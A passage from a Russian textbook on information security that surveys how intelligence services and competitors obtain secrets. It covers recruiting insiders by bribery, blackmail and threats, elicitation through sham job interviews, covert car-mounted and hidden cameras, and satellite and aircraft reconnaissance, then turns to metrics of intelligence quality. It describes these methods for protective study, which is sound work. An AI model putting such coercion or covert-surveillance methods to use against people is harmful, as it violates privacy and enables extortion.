- сотрудничество органа разведки или злоумышленника с работником конкурента (гражданином другого государства или фирмы), имеющего легальный или нелегальный доступ к интересующей разведку информации;
- дистанционный съем информации с носителя.

Физическое проникновение к источнику информации возможно путем скрытого или с применением силы проникновения злоумышленника к месту хранения носителя, а также в результате внедрения злоумышленника в организацию. Способ проникновения зависит от вида информации и способов ее использования.

Скрытое проникновение имеет ряд преимуществ по сравнению с остальными, но требует тщательной подготовки и априорной информации о месте нахождения источника, системе

обеспечения безопасности, возможных маршрутах движения и др. Кроме того, скрытое проникновение не может носить регулярный характер, так как оно связано с большим риском для злоумышленника, и приемлемо для добывания чрезвычайно ценной информации.

Для обеспечения регулярного доступа к информации проводится внедрения и легализация злоумышленника путем поступления его на работу в интересующую организацию. Так как при найме на работу претендент проверяется, то злоумышленник должен иметь убедительную легенду своей прошлой деятельности и соответствующие документы. Рассмотренные способы обеспечивают скрытность добывания информации. Когда в ней нет необходимости, а цена информации очень велика, то возможно нападение на сотрудников охраны с целью хищения источника с информацией. К таким источникам относятся, например, документы, которыми можно шантажировать конкурента или вытеснить его с рынка после публикации.

Для регулярного добывания информации органы разведки стараются привлечь к работе сотрудников государственных и коммерческих структур, имеющих доступ к интересующей информации.

Основными способами привлечения таких сотрудников являются следующие:

- инициативное сотрудничество;
- подкуп;
- сотрудничество под угрозой.

Инициативное сотрудничество предполагает привлечение людей, которые ищут контакты с разведкой зарубежного государства или конкурента, к сотрудничеству с целью добывания секретной или конфиденциальной информации по месту работы. Таких людей выявляют органы разведки путем наблюдения за сотрудниками и изучения их поведения, интересов, моральных качеств, слабостей, связей, финансового положения. В основе инициативного сотрудничества или предательства в подавляющем большинстве случаев лежат корыстные и аморальные мотивы, которые часто прикрываются рассуждениями о высоких целях.

Способы склонения к сотрудничеству подбираются под конкретного человека, который попал в поле зрения органов разведки и которого предполагается заставить сотрудничать (завербовать). Наиболее распространенным и менее опасным для злоумышленника способом склонения к сотрудничеству является подкуп. Подкупленный человек может стать постоянным и инициативным источником информации.

Другие способы склонения к сотрудничеству связаны с насильственными действиями злоумышленников. Это - психическое воздействие, угрозы личной безопасности, безопасности родных, имущества, а также преследования и шантаж, принуждающие

сотрудника фирмы нарушить свои обязательства о неразглашении тайны. Если в результате предварительного изучения личностных качеств сотрудника фирмы, его жизни и поведения выявляются компрометирующие данные, то возможен шантаж сотрудника с целью склонения его к сотрудничеству под угрозой разглашения компрометирующих сведений. Зарубежными спецслужбами часто создаются для приезжающих в их страну специалистов различного рода провокационные ситуации с целью получения компромата для последующего шантажа.

Выпытывание - способ получения информации от человека путем задания ему вопросов. Способы выпытывания разнообразны: от скрытого выпытывания до выпытывания под угрозой или в ходе физического или психического воздействия, - под пыткой. Скрытое выпытывание возможно путем задания в ходе беседы на конференции, презентации и или любом другом мероприятии вроде бы невинных вопросов, ответы на которые для специалиста содержат конфиденциальную информацию. Применяется скрытое выпытывание в устной или письменной форме при фиктивном найме сотрудника конкурирующей фирмы на более высокооплачиваемую или интересную работу. Причем приглашение доводится до сотрудника в неявной форме, не вызывающей подозрение, через знакомых, в объявлении в средствах массовой информации об имеющейся вакансии по специальности сотрудника, но с существенно более высокой заработной платой. После получения в беседе с претендентом информации ему под различными предлогами отказывают в приеме на работу. Выпытывание под пыткой характерно для криминальных элементов, которые не утруждают себя применением скрытых, требующих длительной подготовки, способов добывания информации.

Дистанционное добывание информации предусматривает съем ее с носителей, распространяющихся за пределы области физического контакта злоумышленника с источником информации. Часто рассматривается вариант, когда информации снимается за пределами контролируемой зоны (территории, помещения), но возможны иные варианты. Дистанционное добывание информации возможно в результате наблюдения, подслушивания, перехвата, сбора носителей информации в виде материальных тел (бракованных узлов, деталей, демаскирующих веществ и др.) за пределами организации.

Наблюдение предполагает получение и анализ изображения объекта наблюдения (документа, человека, предмета, пространства и др.), а также добывание семантической информации и сигнальных признаков. В результате наблюдения добываются в основном видовые признаки объектов. Но может быть получена и семантическая информация, если объект наблюдения представляет изображение на языке общения. Например, текст или схема конструкции прибора на столе руководителя или специалиста могут быть подсмотрены в ходе их посещения. Также возможно наблюдение через окно текста и рисунков на плакатах,

развешенных на стене во время проведения совещания.

Объекты могут наблюдаться непосредственно - глазами или с помощью технических приборов и средств. Различают следующие способы наблюдения с использованием технических средств:

- визуально-оптическое;
- с помощью приборов наблюдения в ИК-диапазоне;
- наблюдение с консервацией изображения (фото и киносъемка);
- телевизионное наблюдение;
- лазерное наблюдение;
- радиолокационное наблюдение;
- радиотепловое наблюдение.

Визуально-оптическое наблюдение - наиболее древний способ наблюдения, со времени изобретения линзы. Современный состав приборов визуально-оптического наблюдения разнообразен - от стереотрубы до эндоскопов, обеспечивающих наблюдение скрытых объектов через маленькие отверстия или щели.

Так как человеческий глаз не чувствителен к ИК-лучам, то для наблюдения в ИК-диапазоне применяются специальные приборы (ночного видения, тепловизоры), преобразующие невидимое изображение в видимое.

Основной недостаток визуально-оптического наблюдения в видимом и ИК-диапазонах - невозможность сохранения изображения для последующего анализа специалистами или документирования результатов наблюдения. Учитывая важность документирования, в криминалистике, например, уголовное дело кроме тщательного описания места преступления содержит его фотографии. Для статической консервации (сохранения) изображения объекта его фотографируют, для динамической консервации подвижных объектов производят кино- или видеосъемку. Наблюдение объектов с одновременной передачей их изображений на любое, в принципе, расстояние осуществляется с помощью телевизионного наблюдения. Возможно так называемое лазерное наблюдение в видимом и ИК-диапазонах, которое обеспечивает возможность, кроме того, измерения с высокой точностью расстояния до объекта и его координат. Радиолокационное наблюдение позволяет получать изображение удаленного объекта в радиодиапазоне в любое время суток и в неблагоприятных климатических условиях, когда невозможны другие способы наблюдения. Радиоэлектронное визуальное наблюдение сигналов производится на экранах осциллографов, спектроанализаторов, мониторов ПЭВМ.

Подслушивание - один из наиболее древних способов добывания информации. Подслушивание, как и наблюдение, бывает непосредственное и с помощью технических средств. Непосредственное подслушивание использует только слуховой аппарат человека.

В силу малой мощности речевых сигналов во время разговора людей и значительного затухания акустической волны непосредственное подслушивание возможно на небольшом расстоянии (единицы или в лучшем случае при отсутствии посторонних звуков - десятки метров). Поэтому для подслушивания применяются различные технические средства. Этим способом добывается в основном семантическая (речевая) информации, а также сигнальные демаскирующие признаки от работающих механизмов и машин, а также других источников звуков, например, выстрелов и взрывов.

Перехват предполагает несанкционированный прием радио и электросигналов и извлечение из них семантической информации, сигнальных демаскирующих признаков и формирование изображений объектов при перехвате телевизионных или факсимильных сигналов.

Многообразие технических средств и их комплексное применение для добывания информации порой размывает границы между рассмотренными способами. Например, при перехвате радиосигналов сотовой системы телефонной связи возможно подслушивание ведущихся между абонентами разговоров, т. е. одновременно производится перехват и подслушивание. Учитывая неоднозначность понятий «подслушивание» и «перехват», способы добывания акустической информации целесообразно относить к подслушиванию, а несанкционированный прием сигналов от других источников - перехватом.

#### **9.5.1. Добывание информации без физического проникновения в контролируемую зону**

Добывание конфиденциальной информации без проникновения в контролируемую зону осуществляется путем съема ее с носителей, распространяющихся за пределы контролируемой зоны. Под контролируемой зоной понимается физически огражденная или условно (в документах) обозначенная территория, в пределах которой обеспечивается защита информации или, по крайней мере, проводятся мероприятия по защите информации. Внешней границей контролируемой зоны является граница территории предприятия, организации государственных или коммерческих структур.

Наибольшая безопасность злоумышленника обеспечивается, когда информация им добывается вне территории интересующей его организации. За пределы территории возможен выход следующих носителей:

- людей;
- материальных носителей в виде бумажных и машинных носителей с документами и публикациями, продукции, материалов, сырья, оборудования, газообразных, жидких и твердых отходов, частиц радиоактивных излучений;
- акустических, электрических, магнитных и электромагнитных полей, в том числе в оптическом диапазоне; электрического тока, распространяющегося по проводам

электропитания, телефонной сети, радиотрансляции, охранной и пожарной сигнализации.

Эти носители могут содержать семантическую и признаковую информацию, а также демаскирующие вещества.

Так как угроза привлечения злоумышленника к ответственности за противоправные действия снижается с удалением его от источника, то злоумышленника прежде всего интересуют носители с нужной ему информацией на максимально-возможном удалении от источника.

По дальности распространения носители, выходящие за пределы контролируемой зоны, можно разделить на 3 группы:

- без ограничения расстояния (люди, переносимые или перевозимые документы, продукция, отходы и другие материальные носители);

- распространяющиеся за пределы прямой видимости (акустические волны большой мощности, радиоволны в ДВ, СВ, КВ диапазонах, электрический ток с информацией по кабелям, свет по световодам, жидкие и газообразные отходы);

- распространяющиеся в пределах прямой видимости (свет, речь, радиоволны в УКВ диапазонах, слаботочные электрические сигналы, радиоактивные излучения).

Очевидно, что чем на большее расстояние распространяется носитель, тем выше потери его энергии и тем меньшее значение принимает отношение сигнал/шум на входе приемника сигналов злоумышленника. Поэтому для обеспечения дистанционного добывания информации разведка и криминальные структуры применяют наиболее чувствительную аппаратуру для приема носителя и съема с него информации. Спецслужбы ведущих стран создают собственные научно-исследовательские организации и производственные предприятия для создания разведывательной техники с параметрами, превышающими параметры лучших образцов аппаратуры бытового и даже военного назначения, прежде всего, по чувствительности и разрешающей способности.

С другой стороны, чем меньше вес, габариты и энергопотребление средств разведки, тем проще их скрытно приблизить к источнику информации и выполнить энергетическое условие.

Требования к аппаратуре по электрическим и масса-габаритным характеристикам противоречивы. Улучшение параметров на каждом этапе развития радиоэлектроники, оптики и других прикладных областей науки и техники достигается усложнением аппаратуры до тех пор, пока не реализуются новые идеи, приводящие к скачку в методах и технологии. Но на определенном этапе технического прогресса усложнение технических решений приводит к увеличению веса и габаритов средств добывания.

Противоречие разрешается путем дифференциации средств по способам применения. Классификация наземных средств добывания информации по способам применения

приведена на рис. 9.4.



Рис. 9.4. Классификация наземных средств добывания информации.

Стационарная аппаратура размещается в отапливаемых помещениях, к ней предъявляются требования по устойчивости к механическим и климатическим воздействиям (вибрациям, ударам, температуре, влажности), пониженные по сравнению с требованиями к мобильной аппаратуре. За счет облегченных требований к условиям эксплуатации в этой аппаратуре при приемлемых (обеспечивающих перевозку в упакованном виде) весе, габаритах и энергопотреблении реализуются в полном объеме достижения в соответствующих областях науки и техники.

Такая, в основном радиоэлектронная, аппаратура устанавливается в посольствах и консульствах зарубежных государств для добывания информации с территории посольства или консульства, рассматриваемых по международному праву как территория соответствующего государства. В принципе подобная аппаратура может быть установлена в помещении жилого дома вблизи фирмы конкурента. Однако задачи по добыванию информации проще решаются с помощью мобильной аппаратуры.

Мобильная аппаратура широко применяется органами добывания как зарубежного государства, так и коммерческих структур. К ней предъявляются более жесткие требования по размещению и функционированию в стоящем или даже движущемся автомобиле.


Существующая возимая аппаратура обеспечивает из автомобиля визуально-оптическое и телевизионное наблюдение, фотографирование, перехват радиосигналов, подслушивание с использованием закладных устройств. Например, размещаемый в автомобильной антенне эндоскоп HR 1780-S позволяет скрытно вести наблюдение из автомобиля. Те же задачи решает видеочкамаера РК 5045 с оптикой, вмонтированной в антенну. Вращением антенны из салона автомобиля можно на экране телевизионного приемника в салоне наблюдать и записывать на видеомэгнитофон изображение субъектов и объектов вокруг машины.



Особенно широкие возможности обеспечивает возимая автоматическая аппаратура, которая записывает подслушанные звуковые сигналы и перехваченные радиосигналы в отсутствие в машине человека-оператора. В этом случае припаркованный возле фирмы автомобиль может находиться длительное время, не вызывая подозрение у службы безопасности.

Носимая некамуфлированная портативная аппаратура размещается в одежде человека и в носимых им сумках и портфелях. Например, при посещении офиса банка или другой коммерческой структуры можно положить небольшую сумку с вмонтированной в нее теле- или кинокамерой на стол и в поле ее зрения попадут изображения на экранах компьютеров сотрудников, работающих с другими посетителями.

#### **9.4.2. Доступ к источникам информации без нарушения государственной границы**

Для зарубежной разведки наиболее безопасным вариантом добывания информации является съем ее с носителей, распространяющихся за пределы контролируемой зоны государства - государственной границы. Очевидно, что в этом случае добывается только та информация, носители которого могут легально или нелегально пересекать госграницу.

Основными носителями информации через государственную границу являются:

- люди, хранящие информацию в своей памяти;
- материальные тела с информацией, переносимые или перевозимые людьми;
- электромагнитные поля в световом и радиодиапазонах.

Энергия полей-носителей с информацией на государственной границе зависит от расстояния от источника сигналов с информацией до границы. Учитывая это, государственные организации и предприятия, владеющие секретной информацией, размещаются по возможности в наиболее удаленных от границ местах. Кроме того, в приграничных районах обращается более серьезное внимание на обеспечение безопасности информации. Поэтому возможности зарубежной разведки по добыванию ценной информации в приграничной зоне без нарушения государственной границы весьма ограничены.

Из отдаленных от наземных границ районов страны границ достигают в основном радиоволны в ДВ, СВ и КВ диапазонах, а также УКВ радиорелейных и тропосферных линий связи вблизи границы. Поэтому вдоль границ бывшего СССР и стран Варшавского договора со странами НАТО располагались многочисленные станции радио и радиотехнической разведки, перехватывающих радиосигналы с семантической и признаковой информацией.

Без нарушения границы наиболее близко орган разведки может приблизиться к объекту защиты сверху, так как высота воздушного пространства государства составляет всего

десятки км. Самолеты из-за разреженности воздуха не могут летать на высотах более 30-40 км. Безвоздушное пространство является нейтральным и не принадлежит ни одному из государств.

В мирное время наиболее эффективными носителями средств добывания информации сверху являются космические аппараты (КА) или разведывательные искусственные спутники Земли (ИСЗ).

Космическую разведку в полном объеме ведут два государства: Россия и США. Другие развитые в промышленном отношении страны (Япония, Китай, Франция и некоторые другие) ограничиваются довольно редкими запусками многоцелевых ракет и не ведут регулярно космическую разведку.

Параметры траектория движения КА (высота орбиты, угол ее наклона относительно экватора Земли) определяются направлением и скоростью вывода ракеты - носителя. Для вывода КА на околоземную поверхность ему нужно при запуске сообщить первую космическую скорость у поверхности Земли не менее 7.91 км/с. При этой скорости орбита круговая. Чем выше скорость, тем больше высота орбиты. Минимальная высота ограничена тормозящим действием остатков атмосферы и составляет 130-150 км. При второй космической скорости более 11.186 км/с КА, может выйти из сферы действия тяготения Земли.

В зависимости от скорости и направления выведения КА располагаются на низких круговых, высоких эллиптических, геостационарных орбитах (см. на рис. 9.5).



Рис. 9.5. Виды орбит разведывательных ИСЗ.

Низкие круговые орбиты - наиболее распространенные орбиты разведывательных спутников, так как они могут приблизиться к объекту на минимально-допустимое расстояние. Уменьшение высоты орбиты из-за торможения КА снижает время его существования на орбите. Противоречие между временем пребывания на орбите низколетящего КА и стремлением приблизить средства добывания информации к ее источникам решается в настоящее время путем создания маневрирующих спутников. Например, разведывательный ИСЗ США КН-12 может маневрировать на орбите по заданной программе или команде с Земли, снижаться на необходимое для решение разведывательной задачи время до высоты 120-160 км, делать детальные фотоснимки в видимом и ближнем ИК-диапазонах с разрешением до 15 см, после чего поднимается на большую высоту, продлевая тем самым срок жизни. Передача информации на наземный пункт приема производится по радиоканалу со скоростью до 64 Мбит/с непосредственно или через спутник-ретранслятор. Этот спутник позволяет просматривать от 70 до 7000 тыс. км<sup>2</sup> за сутки.

Однако низкоорбитальные КА, пролетая с большой скоростью над поверхностью Земли, наблюдают объект или осуществляют перехват его радиосигналов в течение короткого времени, измеряемого минутами.

Период вращения КА вокруг Земли  $T_{ка}$  в минутах в зависимости от высоты орбиты  $h$  можно оценить по формуле:


$$T_{ка} \approx T_0(1+h/R_3)^{3/2},$$

где  $R_3 = 6372$  км - радиус Земли;

$T_0 = 84.4$  мин - период обращения гипотетического КА по круговой орбите с радиусом, равным радиусу Земли ( $h=0$ ).

В табл. 2.1 приведены некоторые значения  $T_{ка}$ , рассчитанные по этой формуле.

Таблица 2.1.

$h$ , км	100	200	300	400	500	1000	5000	10000	35870	50000	100000
$T_{ка}$ , мин	86,4	88,4	90,4	92,5	94,5	105	201,2	349	1440 (24 ч)	2231	5784

Из этой таблицы видно, что на малых высотах период вращения КА равен приблизительно 1,5 часа. Однако из этого не следует, что КА будет находиться над одним и тем же районом через каждые 1,5 часа. Из-за вращения Земли вокруг оси на каждом очередном витке КА будет пролетать над новым районом Земли и только через несколько суток ситуация повторится.

Возможности просмотра различных районов Земли зависят от угла наклона плоскости орбиты КА относительно плоскости орбиты.

Если КА расположен на круговой полярной орбите, то его средства могут периодически просматривать всю поверхность Земли. Например, одновременная работа 2-х спутников (с высотой орбит 1000-1400 км и наклонами, близкими к  $90^0$ ) позволяет просматривать район земного шара с интервалом в 6 ч.

С повышением высоты орбиты, как следует из таблицы, период вращения ИСЗ увеличивается и при  $h$  около 36 тыс. км он равен периоду вращения Земли. Но скорость спутника относительно поверхности Земли равна 0, когда плоскости орбиты и экватора Земли совпадают ( $i=0^0$ ). Если ИСЗ расположен на геосинхронной орбите, то он постоянно “висит” над одним и тем же районом Земли, размеры которого определяются углом зрения средств добывания. Будучи расположенным в плоскости экватора Земли средства добывания ИСЗ не “видят” из-за кривизны Земли ее северные и южные районы (более 70 градусов широты). Это обстоятельство и большая удаленность КА от поверхности Земли существенно ограничивают возможности геостационарных спутников наблюдением ярких источников света (например, факелов ракет при их пуске) и перехватом достаточно мощных радиопередатчиков каналов связи.

Промежуточное положение занимают КА на высоких эллиптических орбитах (см. рис.2.5). Но применяются спутники на таких орбитах в основном для обеспечения связи над неудобно расположенной для геостационарных ИСЗ территорией России. Системы космической связи на эллиптических орбитах позволяют осуществлять радио и телевизионное вещание на всей территории России. Типовая орбита соответствует эллипсу с перигеем (наименьшим расстоянием до поверхности Земли - 400-460 км) и апогеем (наибольшим расстоянием - до 70000 км).

Таким образом, для добывания информации преобладают КА, на которых устанавливаются различные средства добывания (фото, телевизионного и радиолокационного наблюдения, средства радио и радиотехнической разведки). Аппаратура современных разведывательных низкоорбитальных ИСЗ обладает высокими возможностями. Наибольшее разрешение обеспечивают ИСЗ фоторазведки. Установка на КА аппаратуры обзорной разведки обеспечивает съемку поверхности шириной до 180 км при линейной разрешении на местности 2,5-3,5 м. Опознаются объекты размером 12,5-35 м. Детальная фоторазведка обеспечивает полосу шириной 12-20 км, разрешение на местности 0,3-0,6 м, опознаются объекты размером 1,5-6 м.

Космическая разведка США имеет на вооружении разнообразные разведывательные системы: специализированные (фото, оптико-электронные, радио и радиотехнические, радиолокационные) и комплексной разведки, например, фотографирование и перехват

радиотехнических сигналов. По мере прогресса в миниатюризации средств добывания доля комплексных систем возрастает.

Таким образом, космическая разведка обеспечивает наиболее близкий и безопасный для органа добывания доступ к защищаемым объектам и в силу этого обладает достаточно высокими показателями по разрешению и достоверности получаемой информации.

В то же время космическая разведка имеет ряд особенностей, которые облегчают задачу защиты информации на объекте. Кратковременность нахождения низкоорбитального ИСЗ над защищаемыми объектами, возможность точного математического расчета характеристик орбит и моментов времени пролета спутников над защищаемыми объектами позволяют применять простые, но эффективные меры по защите информации. Эти меры направлены, прежде всего, на противодействие выполнению временного условия разведывательного контакта, т. е. невозможности наблюдения за объектом в момент пролета КА на нем.

В мирное время дополнительная возможность для органов добывания государственной разведки приблизиться к защищаемым объектам обеспечивается при размещении их средств добывания на летательных аппаратах (самолетах-разведчиках, беспилотных летательных аппаратах) и кораблях, летающих (плавающих) вдоль воздушной (морской) границ.

С целью увеличения дальности видимости с самолетов-разведчиков соответствующей конструкцией добиваются подъема их на максимально-возможную высоту. Характеристики самолетов-разведчиков США приведены в табл.2.2.

Таблица 2.2.

Тип	Скорость, км/ч	Дальность полета, км	Потолок, м	Аппаратура
RC-135	1000	до 12000	15000	АФА, РРТР, РЛС БО
U-2	850	до 7000	26000	АФА, РРТР, ИК
SR-71	3300	7000	24000	То же
TR-71	740	4850	27430	То же

Примечание: АФА - авиационная фотоаппаратура, РРТР - средства радио и радиотехнической разведки, РЛС БО - радиолокационные станции бокового обзора, ИК - средства наблюдения в ИК-диапазоне.

Дальность наблюдения с самолета наземных объектов зависит от способа добывания и колеблется от 2-3 h для ИК-аппаратуры, где h-высота полета самолета, до 100-120 h для Р и РТР. При этом достигается разрешение на местности от десяти см (для фотосъемки) до метров - для радиолокационных станций бокового обзора.

Разрешение и точность определения координат наземных объектов с самолетов выше аналогичных характеристик аппаратуры ИСЗ в пропорции, соответствующей соотношению высот полетов.

Возможности добывания информации с кораблей, находящихся в нейтральной зоне возле морских границ, ограничиваются в основном перехватом радиосигналов, наблюдением берегов и их подводного рельефа.

## **2.6. Показатели эффективности разведки**

Наиболее общим критерием эффективности разведки, включающей органы управления, добывания и обработки, является степень выполнения поставленных перед нею задач. Но этот критерий не конструктивен и не достаточно объективен, так как уровень соответствия добытой информации требуемой оценивается ее потребителем. Для более объективного определения возможностей используется группа общесистемных показателей количества и качества информации:

- полнота;
- своевременность;
- достоверность;
- точность измерения демаскирующих признаков;
- суммарные затраты на получение информации.

Полноту полученной информации можно определить через отношение числа положительных ответов на тематические вопросы к их общему количеству. Тематический вопрос определяет границы информации, необходимой для ответа на этот вопрос. Очевидно, что тематические вопросы можно детализировать до ответов на них в виде “да-нет”. Чем выше степень детализации тематических вопросов, тем точнее оценка полноты полученной информации. Тематические вопросы имеют иерархическую структуру и определяются в результате структуризации секретной (конфиденциальной) информации при планировании мероприятий по добыванию информации. Поскольку тематические вопросы имеют различную значимость («вес»), то количественно полноту информации  $\Pi_n$  с учетом «веса» тематического вопроса можно приближенно оценить по формуле:

$$\Pi_n = \frac{\sum_{i=1}^n \alpha_i \beta_i}{n},$$

где  $\alpha_i$  - «вес» i-го тематического вопроса;

$\beta_i = 1$ , когда количество и качество информации соответствует  $i$ -му тематическому вопросу и равно 0, когда не соответствует.

Своевременность информации является важным показателем ее качества, так как она влияет на цену информации. Если добытая информация устарела, то затраты на ее добывание оказались напрасными - она не может быть эффективно использована злоумышленником. Поэтому своевременность следует оценивать относительно продолжительности ее жизненного цикла. Если время устаревания информации существенно больше времени ее использования после добывания, то она своевременная. В противном случае она устаревшая. Достоверность информации - важнейший показатель качества информации. Она искажается в результате преднамеренного дезинформирования и под действием помех. Так как использование ложной (искаженной) информации может нанести в общем случае больший ущерб, чем ее отсутствие, то выявлению достоверности добытой информации ее пользователь уделяет большое внимание.

Для оценки достоверности используют следующие частные показатели:

- достоверность сообщения в смысле отсутствия ложных сведений и данных;
- разборчивость речи;
- вероятность ошибочного или неискаженного приема дискретной единицы (бита, байта, цифры, буквы, слова).

Для количественной оценки достоверности сообщения применяются различные качественно-количественные способы и шкалы, в том числе, так как называемая схема Кента. В соответствии с ней диапазон возможных изменений достоверности разбивается на 7 интервалов и достоверность конкретной информации оценивается в шансах. Схема Кента имеет следующий вид:

- достоверная информация (вероятность отсутствия ложной информации близка к 1);
- почти определено, что информация достоверна (9 шансов против 1-го);
- имеется много шансов, что информация достоверна (3 шанса против 1-го);
- шансы примерно равны (1 за, 1 против);
- имеется много шансов, что информация недостоверна (3 шанса за, против 1);
- почти определено, что информация недостоверна (за 9 шансов против 1-го);
- недостоверная информация (вероятность ложной информации близка к 1).

Достоверность информации в смысле отсутствие в ней элементов дезинформации зависит от надежности источника, от степени доверия получателя к источнику. Надежность источников оценивают по шкале:

- совершенно надежный;
- обычно надежный;
- довольно надежный;

- не всегда надежный;
- ненадежный;
- надежность не может быть определена.

Количество уровней не принципиально. Семь уровней выбрано как компромисс между точностью измерения (чем больше уровней, тем точность выше) и способностью эксперта интегрально оценивать достоверность информации. Известно, что человек в среднем способен одновременно оперировать с семью цифрами.

Качество речи во время подслушивания оценивается разборчивостью. В соответствии с лингвистическим делением речи на фразы, слова, слоги и звуки существует понятие смысловой, слоговой и звуковой (формантной) разборчивости. С точки зрения защиты речевой информации наиболее наглядным является показатель смысловой разборчивости (разборчивости фраз). Однако получение объективных оценок смысловой разборчивости затруднены из-за избыточности речи. Более надежные результаты получаются при определении слоговой или звуковой разборчивости. Поэтому они получили наибольшее распространение.

Разборчивость любого вида выраженной в процентах доли принятых без искажения слуховых единиц (фраз, слов, букв, звуков) по отношению к общему количеству переданных. Избыточность письменной или устной речи снижает требования к значениям разборчивости и обусловлена различными значениями частоты использования в речи букв, а также существенно меньшим количеством разрешенных грамматикой слогов, слов и фраз по отношению к возможным комбинациям слогов, слов и фраз, которые теоретически можно составить из букв алфавита. В национальных языках следующие друг за другом слова связаны между собой смыслом и синтаксисом грамматики, а последовательно расположенные буквы в пределах одного слова - правилами орфографии. Чем больше букв в алфавите и меньше словарный состав языка, тем выше избыточность языка.

Неопределенность (энтропия) появления буквы русского алфавита из 32 букв при равновероятном выборе равна  $H_0 = \log 32 = 5$  бит, с учетом реальной статистики одной буквы  $H_1 = 4.35$  бит, двух букв подряд  $H_2 = 3.52$  бит, трех - 3.01 бит. Для латинских языков энтропия букв принимает меньшие значения:  $H_0 = 4.76$  бит,  $H_1 = 4.03$  бит (английский язык),  $H_1 = 4.1$  бит (немецкий язык),  $H_1 = 3.96$  бит (французский язык). При увеличении количества учитываемых букв энтропия стремится к предельной величине  $H_{пр}$ . Разность  $R = 1 - H_{пр} / H_0$  названа К. Шенноном избыточностью языка. Она характеризует долю (в процентах) неиспользуемых элементов языка из потенциально возможных.

В зависимости от количества учитываемых букв и анализируемых текстов различными авторами получены отличающиеся оценки разборчивости. Например, избыточность разговорной речи в силу ее большей "вольности", меньшей стесненности правилами



стилистики и даже грамматики меньше избыточности деловых текстов (см табл. 9.3) [8].

Таблица 9.3.

	Избыточность, %	
	русского языка	французского языка
Язык в целом	72.6	70.6
Разговорная речь	72.0	68.4
Литературные тексты	76.2	71.0
Деловые тексты	83.4	74.4

Соотношения между качеством речи и количественными значениями слоговой и словесной разборчивости приведены в табл. 9.3.

Таблица 9.3.

Качество речи	Разборчивость, %	
	Слоговая	Словесная
Предельно допустимая	25-40	75-87
Удовлетворительная	40-56	87-93
Хорошая	56-80	93-98
Отличная	80-100	98-100

Искажение слогов оказывает существенно меньшее влияние на понимание смысла семантической информации, заключенной в предложении или фразе, чем искажение целого слова. За счет словесной избыточности слово может быть восстановлено при отсутствии части букв или слога, что наглядно иллюстрируется в игре “Поле чудес”. Поэтому, требования к словесной разборчивости, что видно из табл. 2.5, более жесткие, чем к слоговой. Предельное значение разборчивости слогов и слов, при меньших значениях невозможно понять, равно 25 и 75% соответственно.

Цифровые данные также обладают избыточностью, но в контексте конкретного сообщения. Например, если в газете в июле месяце появляется прогноз погоды в Москве о температуре 0 или 50 градусов, то читатель этому сообщению не поверит и предположит об ошибке при верстке газеты. Однако исправить, т.е. указать точные значения цифр, он не сможет. Поэтому к достоверности передачи цифровых данных предъявляются высокие требования по достоверности передачи: одна ошибка и менее на миллион цифр. В ответственных случаях для повышения достоверности цифры пишутся прописью, как, например, принято при оформлении финансовых документов. В этом случае существенно

понижается вероятность искажения цифр как под воздействием помех при передаче по каналам связи, так в результате преступных действий злоумышленников. Математический аппарат для определения достоверности приема дискретных элементов достаточно хорошо разработан в теории связи. В ней получены аналитические выражения, позволяющие вычислять вероятность приема символа или слова в зависимости от метода модуляции сигнала, вида помехоустойчивого кода, от отношения сигнал/шум на входе приемника. Например, формула для оценки вероятности ошибочного приема двоичной единицы (бита) в условиях флюктуационной помехи - шума имеет вид:

$$P_{\text{ош}}=0.5[1-\Phi(kq)],$$

где  $q$  — отношение сигнал/шум;

$$\Phi(x) = \sqrt{2/\pi} \int_0^x \exp(-y^2) dy,$$

$k=1/\sqrt{2}$  - амплитудная модуляция;

$k=1$  - частотная модуляция;

$k=\sqrt{2}$  - фазовая модуляция.

Точность измерения признаков оценивается среднеквадратичным отклонением, равным величине:

